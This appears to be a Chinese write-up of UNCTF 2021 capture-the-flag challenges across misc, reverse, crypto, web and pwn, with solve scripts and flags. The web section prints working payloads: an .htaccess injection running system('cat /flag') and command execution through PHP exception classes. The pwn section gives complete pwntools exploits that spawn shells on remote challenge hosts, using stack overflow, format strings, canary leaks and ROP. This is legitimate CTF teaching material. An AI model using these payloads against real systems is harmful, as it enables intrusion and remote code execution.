

PNG放进010报错，CRC值正好是000000??，hex一下得到解压密码

```
执行模板 'C:\Users\mumuzi\Documents\SweetScape\010 Templates\Repository\PNG.bt
*ERROR: CRC Mismatch @ chunk[9]; in data: 00000045; expected: fcaffe9c
*ERROR: CRC Mismatch @ chunk[10]; in data: 00000044; expected: cc99cdfc
*ERROR: CRC Mismatch @ chunk[11]; in data: 00000047; expected: 6eca9cdc
*ERROR: CRC Mismatch @ chunk[12]; in data: 0000006e; expected: 9f23afb1
*ERROR: CRC Mismatch @ chunk[13]; in data: 00000062; expected: 252dd438
*ERROR: CRC Mismatch @ chunk[14]; in data: 00000021; expected: de88085d
*ERROR: CRC Mismatch @ chunk[15]; in data: 00000021; expected: ff6c6fc1
*ERROR: CRC Mismatch @ chunk[282]; in data: 9cb5d4b3; expected: 53bb99e3
```

hex一下4544476e622121，密码是EDGnb!!

解开之后给了个b站链接和时间，不是找评论区就是找弹幕，在评论区找到flag



妈了个巴子 LV4 🤖

flag{LpL_zgbr_rNg_eDg777}

2021-11-24 14:11 👍 2 🗨️ 👤 回复



amazing金馆长 LV4 找麻了

2021-11-28 16:05 👍 🗨️ 👤 回复

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```
flag{LpL_zgbr_rNg_eDg777}
```


倒立洗头

给了一串16进制，用notepad++ hex一下，得到倒转过来的jpg,python写个脚本转回来就行

```
open('flag.jpg','wb').write(open('key.txt','rb').read()[::-1])
```

然后发现FFD8被改成了D8FF，改回来就行，然后发现左上角

查看所有照片 + 添加到



于是去看data段

```
69) "5L2b5pe177ya5Li)
47 K5L+x5pWF44CC6YG
43 g5aSn5a+G6Zq45oC
32 v6Zmk5aSa55qk5a2
79 V6ICo54iN5qK15Zy
6D w6Kuz6Jap5L6E56m
69 257y96ICB6Kuz5Li)
75 N5oOz55qk6ICF5ru
69 F572w6Ly457y96Zi)
53 /5L6E5ruF5qK15aS
43 i5L6E5LiN5Ya15ZC
79 J55yf5qK15rKZ57y
71 95bqm5Y2z57y96Zq
69 45oCv5piO5L6E5Yi)
79 H5L6E55+15ZGQ5Zy
4B w5Y2X5ZG86IiN5ZK
4F S5aWi5L2b5raF5ZO
69 G5aeq56We5a+G5pi)
79 O5ZOG6YCd5a6k5Zy
43 w5oGQ5Ya15ZG85oC
79 v5L2b5Zad5ZOG5Ly)
75 96YO95oCv6YGu6Ku
61 z5YCS57y95bid5Ya)
75 l5bid6Ly45puw6Ku)
2B z6bq85L+x5oCW5L+
3D x6Ium5L+x5rOiCg=
07 ="kžšžšD1GpsÉy..
CF öß-v5=dó.üJ²2Dñi
```

```
struct JPGFILE jpg
char scanData[2
char scanData
```

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解码之后我说真的，这佛曰把曰改成日是真没这必要。。

```
unctf{it_is_easy_right?}
```

Re ezlogin

直接找到关键代码，逆就行了

```
qmemcpy(v17, "pqsd`fl{zmpZsag}wdYVkUNC", 24);
v6 = 0;
do
{
    v7 = &v17[v5];
    for ( i = 2; i >= 0; --i )
    {
        v9 = *v7;
        v7 += 8;
        Text[v6++] = v9 ^ 0x16;
    }
    ++v5;
}
while ( v5 <= 4 );
```

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```
s = 'pqsd`fl{zmpZsag}wdYVkUNC'
for i in range(5):
    for j in range(3):
        print(chr(ord(s[i+j*8])^22),end="")
```

```
flag{refOrL@ve}
```

rejunk

一堆垃圾堆着，直接看重点即可

```
sprintf(Buffer, "%s%s%s%s", "WQGUL", "xb>2:", "ooh95=", "' 'twk");  
if ( (v9 ^ (v14[v9] + 2)) != Buffer[v9] )  
    break;
```

```
s = 'WQGULxb>2:ooh95='\''twk'  
for i in range(len(s)):  
    print(chr((ord(s[i])*i)-2),end="")
```

```
UNCTF{b781cbb29054db}
```

py_trade

字节码，撸就完了

```
# true_flag = [115, 120, 96, 84, 116, 103, 105, 56, 102, 59, 127, 105, 115, 128, 95, 124, 139, 49]  
flag = 'AAAAAAAAAAAAAAAAAAAA'  
num = [0]*18  
k = 0  
for i in range(len(flag)):  
    num[i] = (ord(flag[i])+i)^(k%3+1)  
    num[len(flag)-i-1] = (ord(flag[len(flag)-i-1]) + (len(flag)-i-1))^(k%3+1)  
    k += 1  
print(num)
```

然后发现每一位都是独立的，运行完之后看他的值就行了

```
true_flag = [115, 120, 96, 84, 116, 103, 105, 56, 102, 59, 127, 105, 115, 128, 95, 124, 139, 49]  
flag = ['A']*18  
num = [0]*18  
k = 0  
for n in range(len(flag)):  
    for j in range(32,128):  
        flag[n] = chr(j)  
        for i in range(len(flag)):  
            num[i] = (ord(flag[i])+i)^(k%3+1)  
            num[len(flag)-i-1] = (ord(flag[len(flag)-i-1]) + (len(flag)-i-1))^(k%3+1)  
            k += 1  
        if(true_flag[n] == num[n]):  
            flag[n] = chr(j)  
            break  
# print(num)  
print("".join(flag))  
  
#py_Trade3_1s_fuNny!
```

包上UNCTF即可

```
UNCTF{py_Trade3_1s_fuNny!}
```

Crypto

easy_rsa

```
q= 9961202707366965556741565662110710902919441271996809241009358666778850435448710324711706845973820669201482939
820488174382325795134659313309606698334978471
p= 1252518714988762851044740388110744207883380309730257941960568953071469030843747620785551162584002711986083463
3695330551080761572835309850579517639206740101
c= 2858741980202551352535471362143120601039508485441937200567102473923562581793653901048122241982463495661018443
0308528941304950093228826213143262329902946812513518444587906469224383320964300417189270202019231856531012143472
434842753891213128487132962453421971000901646523331476667655739056951415917218673801225
e = 65537

import gmpy2
import binascii

n = p*q
L = (p-1)*(q-1)
d = gmpy2.invert(e,L)
m = gmpy2.powmod(c,d,n)

print(binascii.unhexlify(hex(m)[2:]))
```

```
UNCTF{Th1s_1s_f1ag_f0r_uncf_2021!!}
```

探秘中世纪城堡

凯撒+base64+栅栏

ROT13

Rotate lower case chars Rotate upper case chars Rotate numbers

Amount: -5

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars

Rail Fence Cipher Decode

Key: 2 Offset: 0

Input: AZSLh2OofBA0C2qzi25mg2KsYqW7iCSdDq9aBLKsDBWyi259

Output: UNCTF{subscribe_to_Xiangwandamowang}

time: 5ms
length: 36
lines: 1

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```
UNCTF{subscribe_to_Xiangwandamowang}
```

分析badusb流量

这题居然不放misc草

```
f = open('分离.txt','r').readlines()
mappings = { 0x04:"A", 0x05:"B", 0x06:"C", 0x07:"D", 0x08:"E", 0x09:"F", 0x0A:"G", 0x0B:"H", 0x0C:"I", 0x0D:"J", 0x0E:"K", 0x0F:"L", 0x10:"M",
0x11:"N",0x12:"O", 0x13:"P", 0x14:"Q", 0x15:"R", 0x16:"S", 0x17:"T", 0x18:"U",0x19:"V", 0x1A:"W", 0x1B:"X", 0x1C:"Y", 0x1D:"Z", 0x1E:"1", 0x1
F:"2", 0x20:"3", 0x21:"4", 0x22:"5", 0x23:"6", 0x24:"7", 0x25:"8", 0x26:"9", 0x27:"0", 0x28:"\n", 0x2a: "[DEL]", 0x2B:" ", 0x2C:" ", 0x2D:"-", 0x2
E:"=", 0x2F:"[", 0x30:"]", 0x31:"\\", 0x32:"~", 0x33:";", 0x34:"'", 0x36:",", 0x37:"." }
for i in range(len(f)):
    num = int(f[i][2:4],16)
    if(f[i][0] == '2'):
        if(num in mappings):
            print(mappings[num].upper(),end="")
        else:
            if (num in mappings):
                print(mappings[num].lower(), end="")
#output:UNCTF{Y0u-Are-very-n1ce}
```

[]替换成{}即可，因为接着shift

```
UNCTF{Y0u-Are-very-n1ce}
```

baby_rsa

dp泄漏

```
import gmpy2
import libnum
n = 2702318056753317667362587600173376525043900888849667740537261365938796948050040083179933847940453373463206040
1129194207025095826786316107611502577395964365591899893794206238112244571942694129959717225168573059987542436467
7784263129678324315951785587112580279998979749420463985833974452998613382038604207215854606761380918280322231534
2572802365689788016678881196952352609122152029302010653058745363760034953342764151847378862043086612833196245032
5767202417824455886116760280239705754222948387172102353564657340216229891342124971948458724351338597649821310431
397426705701275774039588035776573373417654649168810548916141
c = 3489599657527403893851973553294684608504140532554562294027722218597464669848608337663997115805201027340092733
8230196617068725442312095237728454923984926771856602139631181446680381839249703704814761412216097062080644285607
3221436146913521205735534282519359897177555183324069939348283942227348079324484153112664219920274461065615315554
5415859410361595564197685655133074582118230993519133935533313364233668337427608419528430102794052261190930670933
6572872724525812489348900294095592345076260124232554306996870388086583271746096608747485401855892638004476502425
93224189976058739054174360024536594384447518687126891675059
e = 65537
p = gmpy2.gcd(n,c)
q = n//p
phi = (q-1)*(p-1)
d = gmpy2.invert(e,phi)
m = pow(c,d,n)
print(libnum.n2s(int(m//p)))
```

电信诈骗pro

我感觉挺明显rot47...(?)

虽然我还是先相减发现和unctf相差64,

反正rot47,移64就出了

ROT47

Amount
64

5.#4&;Sw)2Ti%*Sj1eUU9kTwi*Sj)1S"a8S0)6x-8(x7=

Output

unctf{5Yir6Kej5LqG77yM6YKj5Liq5bCx5pivZmxhZw}

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```
unctf{5Yir6Kej5LqG77yM6YKj5Liq5bCx5pivZmxhZw}
```

中间的别解了，那个就是flag

Web


fuzz_md5

unctf替换为空，双写绕过

爆破一个66666开头的md5即可

```
import hashlib
for i in range(9999999):
    data = str(i).encode()
    m = hashlib.md5(data)
    m = m.hexdigest()
    if(m[:5] == '66666'):
        print(i)
#1004649
```

```
}
else{
    echo "welcome to unctf~~~";
}
UNCTF{70f76794-2108-4627-b089-73cc3aba351e}
```



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babywrite

<https://www.anquanke.com/post/id/241147#h3-18>


<https://www.cnblogs.com/doherasyang/p/14571302.html>

原题改编，报错看见是apache中间件，于是利用.htaccess来获取flag

原题是POST这里GET换行改%0a即可

```
?filename=.htaccess&content=AddType application/x-httpd-p\%0Ahp .ppt\%0A\%0Ahp_value a\%0Aauto_append_file "p\%0Ahp://filter/convert.
b\%0Aase64-decode/resource=mn.ppt"
?filename=mn.ppt&content=GIF89a12%0APD9waHAgc3lzdGVtKCdjYXQgL2ZsYWcnKTs/Pg==
```

完事



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phpmysql

这里是靠echo new db ser(db_pwd);来执行命令

Exception 处理用于在指定的错误发生时改变脚本的正常流程，是php内置的异常处理类
ReflectionClass 或者 **ReflectionMethod** 都为常用的反射类，可以理解为一个类的映射

这里可以当ctfshow web109的考点，用异常报错来RCE，虽然报错了，但是已经执行了里面的命令，这个类必须有__toString()魔术方法。这里可以用exception、mysqli、ReflectionClass等

```
POST:host=127.0.0.1&port=3306&pwd=system('ls /')&user=mysqli
```

```
POST:host=127.0.0.1&port=3306&pwd=system('tac /fillllaaaaag')&user=mysqli
```

Pwn

magic_int

一个int溢出和puts的栈溢出

puts会把换行符计进去，ret那里我一直+8...，后来才发现是+7

```
from pwn import *
p = remote('node2.hackingfor.fun',30993)
p.send('2147483648\x00')
p.recv()
payload = 'a'*(0x70+7)+p64(0x400781)
p.sendline(payload)
p.interactive()
```

fo

fmt打出canary然后栈溢出

```
from pwn import *

p=remote('node2.hackingfor.fun',36767)
context.log_level='debug'
p.sendlineafter('you?\n','%17$p')
p.recvuntil('0x')
canary=int(p.recv(16),16)
success('canary:'+hex(canary))
p.sendlineafter('wait for your good news...\n','a'*0x58+p64(canary)+p64(0)+p64(0x40080d))
p.interactive()
```

SC

ret2shellcode

```
from pwn import *

p=remote('node2.hackingfor.fun',31483)
context.arch='amd64'
context.log_level='debug'
p.sendlineafter('show me your Migic',str(asm(shellcraft.sh())))
p.sendlineafter('Have you finished?\n','a'*0x18+p64(0x601080))
p.interactive()
```

ezfsb

printf覆盖小数和覆盖大数，然后栈溢出拿shell，printf格式化字符串覆盖小数字和大数字在wiki上都有，萌新都能学

然后后面system('code')，调用read函数写出/bin/sh作为system的参数，实现调用system('/bin/sh')

```
from pwn import *
elf = ELF('./pwn')
context.log_level='debug'
p = remote('node2.hackingfor.fun',32119)
a_addr = 0x0804A050
p.recvuntil('hard!')
# payload = b'AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p'
payload = 'aa%7$naa' + p32(a_addr)
p.sendline(payload)
p.recvuntil('right')
p.recv()
# payload = b'AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p'
p.sendline(fmtstr_payload(5,{0x0804A04D:0x22}))
p.recvuntil('good')
payload = 'a'*(0x74+4)+p32(elf.plt['read'])+p32(0x080486d9)+p32(0)+p32(0x804ab00)+p32(0x4)+p32(elf.plt['system'])+p32(0)+p32(0x804ab00)
p.sendline(payload)
p.interactive()
```